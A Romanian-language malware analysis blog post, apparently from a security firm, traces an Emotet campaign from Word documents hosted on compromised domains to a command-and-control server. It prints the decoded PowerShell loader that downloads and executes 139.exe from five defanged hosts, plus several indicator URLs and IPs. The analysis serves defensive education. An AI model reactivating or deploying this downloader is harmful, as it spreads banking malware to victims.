
Emotet, virusul bancar găzduit pe domenii din România: analiză pas cu pas
Analiză publicată în ianuarie 2020.
Emotet este un troian de tip downloader: are nevoie de acțiunea victimei ca să pornească, apoi descarcă „adevăratul” malware, care fură date personale, conturi și carduri. În ianuarie 2020, două domenii din România apăreau pe listele publice de infrastructură compromisă și găzduiau documente Word infectate cu Emotet. Analiza urmărește drumul de la document la panoul de comandă al atacatorului.
Pe scurt
- La început, Emotet circula ca executabil sau atașat programelor „gratuite”; din 2019–2020, prin documente Word trimise pe e-mail.
- Documentul conține o comandă PowerShell ascunsă și codată în Base64, care descarcă fișierul real.
- La momentul descărcării, antivirusul nu reacționa.
- Fișierul descărcat (139.exe) instala o altă componentă, care se conecta la serverul de comandă și control.
- Un site sau server neprotejat poate deveni, fără știrea proprietarului, parte din infrastructura atacului.
Ce este Emotet
Emotet este cheia care deschide ușa pentru virusul propriu-zis. Trimiterea prin documente, care conțin o comandă de descărcare și o adresă web, păcălește atât filtrele serviciilor de e-mail, cât și victima. Odată intrat cu acordul victimei, singura șansă rămâne recunoașterea lui de către antivirus sau firewall.
Domeniile din România

Zilnic apar liste cu adrese IP, domenii și dispozitive compromise. Una dintre ele conținea două domenii românești, presupuse a fi controlate de atacatori și folosite pentru găzduirea fișierelor malițioase.

Ambele adrese conțineau fișiere .doc. Până în acest punct, antivirusul nu reacționa.



Fișierele sunt descărcate de pe domeniile .ro și apar ca documente Microsoft Word 97–2003.

http://trangvang.info.vn/home/pxxx7l/
https://74.101.225.121/tGQWzXxxxhSt
http://trangvang.info.vn/home/pxxx7l/
 https://74.101.225.121/tBUxxxQWaf5EyJ8
Ce face documentul
La deschidere, Word rulează documentul din directorul temporar, iar acesta lansează PowerShell cu o comandă ascunsă (fereastră invizibilă) și codată în Base64. Decodată, comanda arată astfel (adresele sunt dezactivate intenționat):
$Xgmxijlqickli = '139';
$Yqeishrftmp = $env:userprofile + '\' + $Xgmxijlqickli + '.exe';
$Snyletzkfjfn = &('ne'+'w-o'+'b'+'ject') neT.wEBCLiEnT;
$Gapkseiveo = 'hxxp://trangvang[.]info[.]vn/home/poIc7l/*hxxps://www[.]flybuys[.]net/libraries/xes/*hxxp://informatic-club[.]com/language/y/*hxxp://demo[.]stickypost[.]io/wp-admin/g/*hxxps://www[.]drivertrainerschool[.]com[.]au/logs/RYJPgrKOJ/'."splIT"([char]42);
foreach($Kxztalhpinv in $Gapkseiveo){ try{ $Snyletzkfjfn."dowNLOaDFilE"($Kxztalhpinv, $Yqeishrftmp);
  If ((.('Get-'+'Item') $Yqeishrftmp)."lengtH" -ge 32681) { [Diagnostics.Process]::"sTaRT"($Yqeishrftmp); break } }catch{} }

Pe scurt: scriptul încearcă pe rând cinci adrese, descarcă de pe prima care răspunde un fișier pe care îl salvează ca 139.exe în profilul utilizatorului și, dacă fișierul are dimensiunea așteptată, îl execută. Documentul nu este deci ceva de citit, ci un instrument de descărcare.

Etapa a doua

Odată executat, fișierul instalează un alt executabil, care se conectează la serverul de unde vin comenzile atacatorului.

De acolo, malware-ul primește și execută comenzi: se răspândește în rețea, colectează și trimite date, atacă alte sisteme, înregistrează tastatura, camera sau ecranul. În cazul analizat, dispozitivul se conecta la adresa 68.114.229[.]171, unde se afla panoul de comandă și control.
Concluzie
Dacă ai un site sau un server neprotejat, poți deveni parte activă la activitățile ilegale ale atacatorilor. Iar pentru utilizatori, regula rămâne aceeași: atenție la documentele pe care le deschideți, indiferent de la cine credeți că vin.
Rețeaua Emotet a fost destructurată în ianuarie 2021 printr-o operațiune internațională coordonată de Europol, dar a revenit ulterior. Vedeți și atacul Emotet asupra CV19 România. Pentru analiza unui document suspect, ProDefence oferă analiza fișierelor suspecte și a programelor malițioase.
 ProDefence SRL
 @ Prodefence SRL
 ProDefence SRL